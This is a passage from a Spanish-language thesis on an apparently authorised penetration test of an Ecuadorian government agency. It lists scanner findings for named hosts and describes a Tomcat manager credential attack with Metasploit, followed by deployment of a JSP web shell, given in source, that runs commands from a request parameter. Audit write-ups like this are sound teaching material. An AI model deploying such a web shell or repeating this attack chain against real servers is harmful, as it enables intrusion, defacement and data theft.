Como se puede observar en la tabla 16 Se realizó la enumeración de la página web del servidor con IP 184.168.57.1

La página se encuentra almacenada en servidor de GoDaddy, que es una empresa de hosting de Estados Unidos. Cualquier penetración que se realice será sobre una infraestructura diferente a la de la Superintendencia de Control del Poder de Mercado.

Utilizando OWASP Mantra se identificó que el portal web fue construido utilizando el manejador de contenido wordpress.

Para realizar un escaneo de la vulnerabilidad de la aplicación web se utilizó la herramienta WPScan, con la que se identificaron las siguientes vulnerabilidades.

Nombre: Captcha 2.12-3.8.1 - captcha bypass

Ubicación: http://www.scpm.gob.ec/wp-content/plugins/captcha/

Tipo: Bypass

Nombre: Events Manager 5.5.1 - Multiple Unspecified XSS Vulnerabilities

Ubicación: http://www.scpm.gob.ec/wp-content/plugins/events-manager/

Tipo: XSS

Posible ataque: Dentro de la cuales la posibilidad de introducir al portal web datos no confiables como usuarios externos, internos, enlaces y contenidos. Mediante el envío de comandos en formato de texto utilizando el navegador. Estos comandos afectan la información de la base de datos.

Nombre: mTouch Quiz 3.0.6 - question.php quiz Parameter Reflected XSS

Ubicación: http://www.scpm.gob.ec/wp-content/plugins/mtouch-quiz/

Tipo: XSS

Posible ataque: Puede realizarse un ataque XSS inyección SQL, con el cual se podría robar las credenciales de autenticación, pone en peligro del correcto funcionamiento de la aplicación.

Nombre: Related Posts by Zemanta 1.3.1 - Cross-Site Request Forgery Vulnerability

Ubicación: http://www.scpm.gob.ec/wp-content/plugins/related-posts-by-zemanta/

Tipo: Cross-Site Request Forgery (CSRF)

Posible ataque: Mediante el ataque de falsificación de petición de sitios cruzados utilizando las cookies de la aplicación y puede poner en estado de vulnerabilidad los datos de autenticación.

Nombre: MailPoet Newsletters 2.6.6 - Theme File Upload Handling Remote Code Execution

Ubicación: http://www.scpm.gob.ec/wp-content/plugins/wysija-newsletters

Tipo: RCE inyección

Posible ataque: Un posible ataque comprometería la información al poder ser revelada, los cambios de permiso o acceso sobre usuarios. Podría ser capaz de interrumpir el funcionamiento de la aplicación.

Tabla 16.
Información enumeración equipo 184.168.57.1

Institución:	SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO		
Dominio	www.scpm.gob.ec	Sistema Operativo	Linux
Equipo:		IP:	184.168.57.1
Puertos:	80	Servicios	Página web

Capturas:

Se observa en la figura 25 la ejecución de la herramienta WPScan en búsqueda de las vulnerabilidades del portal web de la institución

Ejecución WPScan




Figura 25. Componentes de Nesuss
Elaborado por: Paúl Paillacho

Nota: Información enumeración equipo 184.168.57.1
Elaborado por: Paúl Paillacho

Como se observa en la tabla 17 se realizó la enumeración de vulnerabilidades sobre el servidor con IP 192.168.10.96.

En total se encontraron 83 vulnerabilidades entre las cuales se encontraron cuatro (4) vulnerabilidades críticas.

Tabla 17.
Información enumeración equipo 192.168.10.96

IP:	192.168.10.96
Vulnerabilidad Critica	1. Nombre: PHP Unsupported Version Detection Plugin Id: 58987 Descripción: La versión de PHP se encuentra desactualizada. Ya no tiene soporte de la empresa 2. Nombre: PHP 5.4.x < 5.4.30 Multiple Vulnerabilities Plugin Id: 76281 Descripción: Límite de comprobación de errores existen relacionados con la extensión fileinfo Existe un error relacionado con el manejo tamaño de la cadena Pascal del archivo Fileinfo y la función 'MConvert' Existe en relación con el un error de desbordamiento de búfer Existe un error de salida de la cancha leído en el función timelib_meridian_with_check () Existe un error de salida de la cancha leído en el date_parse_from_format () Existe en relación con un error y unserialization handling 'SplFileObject’

Vulnerabilidad Alta	1. Nombre: Apache 2.4.x < 2.4.10 Multiple Vulnerabilities Plugin Id: 76622 Descripción: Posible ataque de denegación de servicio, falla en la función 'mod_proxy' Posible ataque al servidor que consuma los recursos en tareas, falla en la función 'mod_deflate' Posible ataque de desbordamiento búfer de pila 2. Nombre: PHP 5.4.x < 5.4.38 Multiple Vulnerabilities (GHOST) Plugin Id: 81510 Descripción: Permite a un atacante remoto para emitir un desbordamiento de búfer, lo que resulta en una denegación de servicio prestado. Existe un problema con la función php_date_timezone_initialize_from_hash (). Un atacante puede explotar este acceso a la información sensible sobre aplicaciones vinculadas a PHP
Vulnerabilidad Media	1. Nombre: Apache Tomcat servlet/JSP container default files Plugin Id: 12085 Descripción: Estos archivos deberías ser eliminados, ya que pueden ayudar a un atacante descubrir información sobre el Tomcat la instalación remota o alojar sí mismo. Puede acarrear ataque de tipo Cross-Site Scripting.

Nota: Información enumeración equipo 192.168.10.96
Elaborado por: Paúl Paillacho

Como se observa en la tabla 18 se realizó la enumeración de vulnerabilidades sobre el servidor con IP 192.168.10.132. En total se encontraron 106 vulnerabilidades entre las cuales se encontraron tres (3) vulnerabilidades críticas.

Tabla 18.
Información enumeración equipo 192.168.10.132

IP:	192.168.10.132
Vulnerabilidad Critica	1. Nombre: PHP Unsupported Version Detection Plugin Id: 58987 Descripción: La versión de PHP se encuentra desactualizada. Ya no tiene soporte de la empresa 2. Nombre: PHP 5.4.x < 5.4.30 Multiple Vulnerabilities Plugin Id: 76281 Descripción: Límite de comprobación de errores existen relacionados con la extensión fileinfo Existe un error relacionado con el manejo tamaño de la cadena Pascal del archivo Fileinfo y la función 'MConvert' Existe en relación con el un error de desbordamiento de búfer Existe un error de salida de la cancha leído en el función timelib_meridian_with_check () Existe un error de salida de la cancha leído en el date_parse_from_format () Existe en relación con un error y unserialization handling 'SplFileObject'
Vulnerabilidad Alta	1. Nombre: OpenSSL 1.0.1 < 1.0.1g Multiple Vulnerabilities (Heartbleed) Posibilidad de presentar un error out-of-bounds read conocido como el 'heartbleed Bug'. Esto podría permitir a un atacante obtener información confidencial, como material de clave principal, material clave secundaria y otras protecciones de contenido.

Nota: Información enumeración equipo 192.168.10.132
Elaborado por: Paúl Paillacho

Como se puede observar en la Tabla 19 se realizó la enumeración de vulnerabilidades sobre el servidor con IP 192.168.10.9. En total se encontraron 65 vulnerabilidades entre las cuales se encontraron tres (3) vulnerabilidades críticas.

Tabla 19.
Información enumeración equipo 192.168.10.9

IP:	192.168.10.9
Vulnerabilidad Critica	1. Nombre: Apache Tomcat / JBoss EJBInvokerServlet / JMXInvokerServlet Multiple Vulnerabilities Plugin Id: 70414 Descripción: Un atacante remoto no a través de solicitudes directas ganar acceso a la administración del servidor. Una vulnerabilidad en la ejecución de EJBInvokerServlet y JMXInvokerServlet, lo que permitiría al atacante instalar arbitrariamente aplicaciones. 2. Nombre: HP Data Protector Multiple Vulnerabilities Plugin Id: 71806 Descripción: Estas vulnerabilidades permitirían a un atacante remoto obtener acceso y escala de privilegios, pudiendo realizar ataques de denegación de servicio ejecutar código arbitrario
Vulnerabilidad Alta	1. Nombre: JBoss JMX Console Unrestricted Access Plugin Id: 23842 Descripción: El servidor web tiene una versión de JBoss que permite el acceso no autenticado a la consola Web. Un atacante remoto puede aprovechar esta vulnerabilidad para revelar información acerca de las aplicaciones o tener control de ellas. 2. Nombre: Unsupported Web Server Detection Plugin Id: 34460 Descripción: El servidor Web está obsoleto, como

	resultado tiene vulnerabilidades en la seguridad.

Nota: Información enumeración equipo 192.168.10.9
Elaborado por: Paúl Paillacho

Como se puede ver en la tabla 21, para el servidor con IP 192.168.10.20 en total se encontraron 48 vulnerabilidades entre las cuales se encontró una vulnerabilidad crítica.

Tabla 20**.**
Información enumeración equipo 192.168.10.20

IP:	192.168.10.20
Vulnerabilidad Critica	1. Nombre: MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (uncredentialed check) Plugin Id: 79638 Descripción: Un atacante puede explotar esta vulnerabilidad y enviar paquetes al servidor.
Vulnerabilidad Media	1. Nombre: Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness Plugin Id: 18405 Descripción: Es una vulnerabilidad que permitiría un ataque de hombre en medio. Un ataque de tipo Hombre en Medio podría permitir al atacante obtener cualquier información confidencial transmitida, incluyendo las credenciales de autenticación.

Nota: Información enumeración equipo 192.168.10.20
Elaborado por: Paúl Paillacho

Capítulo 4

Resultados

4.1. Definición

La etapa de ataque o también conocida como explotación es la fase en la cual se utiliza toda la información recolectada en las etapas anteriores y consta de atacar las vulnerabilidades encontradas y tener un ingreso no autorizado al objetivo. (Héctor & Pacheco, 2013, pág. 151).

Esta actividad puede ser realizada por medio de algún software de explotación o de forma manual. (Astudillo, Hacking Ético 101, 2014, pág. 87), cada mecanismo utilizado depende de las vulnerabilidades halladas.

La explotación manual basa su actuación en el uso de comandos intentando infiltrarse en los puertos o conexiones. También en el uso de scripts y el envío de paquetes o correos electrónicos personalizados. Este mecanismo de ataque demanda del atacante un mayor dominio de conocimientos en las áreas de TCP/IP, manejo del prompt de línea de comandos, bugs de seguridad de sistemas operativos y actualmente se utiliza técnicas de Ingeniería social.

A diferencia de la explotación manual, realizar un ataque automático basa el ataque en el uso de software creados o no por el atacante. Dicho software puede o no requerir parametrización o seleccionar el exploit de acuerdo a las vulnerabilidades encontradas.

4.2. Owasp top 10 (3) – Pérdida de autenticación y gestión de sesiones

La vulnerabilidad atacada es "Pérdida de autenticación y gestión de sesiones". Estas vulnerabilidades son críticas en la seguridad de las aplicaciones y en especial las de tipo WEB. La explotación de este tipo de vulnerabilidades a un atacante le permite suplantar usuarios o permisos. Los peligros para la integridad de la información institucional son muy alta, ya que un atacante podría tener acceso a información sensible, pudiendo hurtarla, eliminarla o modificarla. (Monteagudo, 2010, pág. 14).

Como se pudo apreciar en la etapa anterior, en un espectro de ocho servidores analizados. Se encontró 109 vulnerabilidades de las cuales el 39% son vulnerabilidades críticas y altas.

Estadística de vulnerabilidades sobre activos tecnológicos

IP Activo	Nivel de Importancia	Vulnerabilidad Critica	Vulnerabilidad Alta	Vulnerabilidad Media	Vulnerabilidad Baja
184.168.57.1	9	0	0	0	3
181.112.55.147	10	0	0	4	4
181.198.51.180	10	0	0	4	4
192.168.10.96	6	4	2	1	0
192.168.10.1	8	0	0	1	0
192.168.10.9	8	6	4	2	0
192.168.10.20	10	1	1	0	0
192.168.10.132	8	3	22	39	4
	1-10				
TOTAL POR TIPO		14	29	51	15

Figura 26. Cuadro estadístico
Elaborado por: Paúl Paillacho

4.3. Herramientas

Las herramientas utilizadas para el ataque son metasploit framework, y un software desarrollador por el auditor.

4.3.1. Metasploit framework

Es una aplicación utilizada para la explotación de vulnerabilidades y parte como un subproyecto de Metasploit Project. El cual es un proyecto fundado en el año de 2003 con el objetivo de brindar apoyo al área de la seguridad informática. Es una de las herramientas más utilizadas para la auditoría y pruebas de penetración. Abarca una gran cantidad de exploits y una comunidad bastante grande que se dedican al desarrollo de exploits.

Su funcionamiento se basa en:

Librerías

Datos

Línea de comandos

Módulos

Plugins

Códigos externos (Astudillo, Hacking Ético 101, 2013, pág. 88).

4.3.2. Software desarrollado

El software que se desarrollo fue utilizando lenguaje JAVA con JSP, el objetivo de este programa es tomar el control de MS-DOS prompt.

Se puede observar en la figura 31, el código es parte del proyecto CMD, mismo que se desplegará en el servidor TOMCAT luego de obtener el acceso. El software solo es para uso dentro de sistemas operativos Windos.

El código cuenta con las funciones para *PROCESS* perteneciente al paquete *import java.io.InputStream*, es una clase que maneja el flujo de entrada del subproceso. La cual obtiene datos de salida estándar del proceso que se haya llamado. (ORACLE, 2013).

Los comandos que se pueden ejecutar dentro de la aplicación son por ejemplo:

cmd /c dir c:\ : Listará los directorios dentro del disco C

cmd /c copy c:\xampp\php\ejemplo.txt c:\ : Copiará el archivo ejemplo.txt dentro de la dirección xampp\php hacia el disco C.

cmd /c ren c:\11.xls uno.xls: Cambiará el nombre al archivo Excel. El nuevo nombre será uno.xls

Código fuente de aplicación desarrollada en JAVA

Código CMD

```
<%@ page import="java.util.*,java.io.*"%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
out.println("Command: " + request.getParameter("cmd") +"<BR>");
//PROCESS es un comando para la ejecución de otras aplicaciones
// en la siguiente línea se ejecutará el comando que ha sido ingresado a la caja de texto
Process p =Runtime.getRuntime().exec(request.getParameter("cmd"));
OutputStream os = p.getOutputStream();
//Obtiene las instrucciones que el prompt responde ante un comando e imprimirá línea por
linea
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
```

Figura 27. Código de la aplicación desarrollada para la toma de mando del MS-DOS Prompt
Elaborado por: Paúl Paillacho

4.4. Procedimiento

El servidor con IP 192.168.10.96 fue hackeado, cumpliendo con el objetivo propuesto al inicio. El servidor tiene en ejecución servicios de base de datos, hospedaje de páginas web y aulas virtuales.

El sistema operativo atacado es un Windows 2012 Server.

Desde dicha fecha hasta el 15 de marzo, el sistema mantuvo una actividad que puede considerarse como normal, incluyendo algunos intentos de ataque al servidor web sin mayores consecuencias.

El 3 de abril, como se puede observar en la figura 29 el atacante dentro de la red MOVILES logró mediante la utilización de Metasploit Framework ejecutar un sploit (tomcat_mgr_login) atacando así al servicio TOMCAT, develando la contraseña del usuario ADMINISTRADOR de la aplicación MANAGER de TOMCAT.

Ejecución Metasploit sobre servidor 192.168.10.96




Figura 28. Ejecución de Metasploit buscando en la base de datos el usuario y la contraseña
Elaborado por: Paúl Paillacho

Como se puede observar en la figura 33 se realiza la prueba de los datos de usuario y contraseña. Logrando exitosamente ingresar a la aplicación manager de Tomcat.

Fases en actividades de hackeo





Figura 29. Verificación de usuario y contraseña adquirido por medio de Metasploit
Elaborado por: Paúl Paillacho

Como se puede observar en la figura 34 con el acceso ganado se tiene la posibilidad de desplegar dentro del servidor aplicaciones externas sin el consentimiento del administrador del servidor.

Manager TOMCAT



/host-manager	Ninguno especificado	Tomcat Host Manager Application	false	0	Arrancar Parar Recargar Replegar
/i0mm5os0K8MknF	Ninguno especificado		false	0	Arrancar Parar Recargar Replegar
/manager	Ninguno especificado	Tomcat Manager Application	true	101	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≥ 30 minutos
/nTu80k86sHUVQsx	Ninguno especificado		false	0	Arrancar Parar Recargar Replegar
/nUxYaJR2YOr	Ninguno especificado		false	0	Arrancar Parar Recargar Replegar
/pB4kYKBDpSMbjua	Ninguno especificado		false	0	Arrancar Parar Recargar Replegar
/s1LO1BTMPqrHZWJez3fMF	Ninguno especificado		false	0	Arrancar Parar Recargar Replegar
/ssdwUjkRPjrqXzB	Ninguno especificado		false	0	Arrancar Parar Recargar Replegar
/tcRNq	Ninguno especificado		false	0	Arrancar Parar Recargar Replegar
/u55tlUJcN04rZqnz	Ninguno especificado		false	0	Arrancar Parar Recargar Replegar
/yz6174riQp	Ninguno especificado		false	0	Arrancar Parar Recargar Replegar

Figura 30. Pasos para hacking.
Elaborado por: Paúl Paillacho

La figura 32 muestra como para conseguir el objetivo deseado el atacante implanta una aplicación que se ha desarrollado para que tome el control de la línea de comandos del servidor y copiar/mover archivos dentro del servidor. Esta aplicación con el nombre

CMD fue desarrollada en JAVA con JSP, lenguaje que permite el despliegue el servidor TOMCAT.

Para realizar la implantación, el proyecto debe de estar como archivo war.

Manager TOMCAT




Figura 31. Implantación de aplicación corrupta.
Elaborado por: Paúl Paillacho

La figura 33 muestra a la aplicación desplegada y al atacante tomando el control del MS-DOS prompt de Windows y modificó el archivo index de la aplicación http://192.168.10.96/Scpm_ingreso/

Ejecución CMD dentro de aplicación corrupta




Figura 32 Pasos para hacking.
Elaborado por: Paúl Paillacho

La figura 34 muestra como el atacante se ubica en la dirección en la dirección donde se encuentran los proyectos php en el servidor XAMPP

Ejecución de aplicación corrupta




Figura 33. Pasos para hacking.
Elaborado por: Paúl Paillacho

La figura 35 muestra la verificación de la aplicación antes del ataque.

Aplicación Scpm_ingreso




Figura 34. Verificar accediendo al portal Web su funcionamiento antes del ataque
Elaborado por: Paúl Paillacho

La figura 36 muestra como el atacante implanta el archivo index.php corrupto dentro de la dirección del proyecto Scpm_ingreso

Reemplazo de archivos




Figura 35. El proyecto Web
Elaborado por: Paúl Paillacho

Como se puede observar en la figura 37 la aplicación es un portal web JOOMLA, a más de la modificación del archivo index.php, con lo cual sirve como evidencia de la penetración del atacante al servidor.

Portal atacado

Figura 36. El atacante saca de funcionamiento el portal Web Scpm_ingreso
Elaborado por: Paúl Paillacho

Como se puede observar en la figura 38 el atacante saco archivos desde el directorio C: del servidor hacía un disco externo.

Archivos copiados fuera del servidor




Figura 37. Archivos que serán copiados fuera del servidor, estos archivos se encuentran en el disco C: en la carpeta "carpetaEjemplo".
Elaborado por: Paúl Paillacho

Archivos copiados fuera del servidor




Figura 38. Archivos copiados dentro del disco externo del atacante
Elaborado por: Paúl Paillacho

4.5. Análisis del ataque

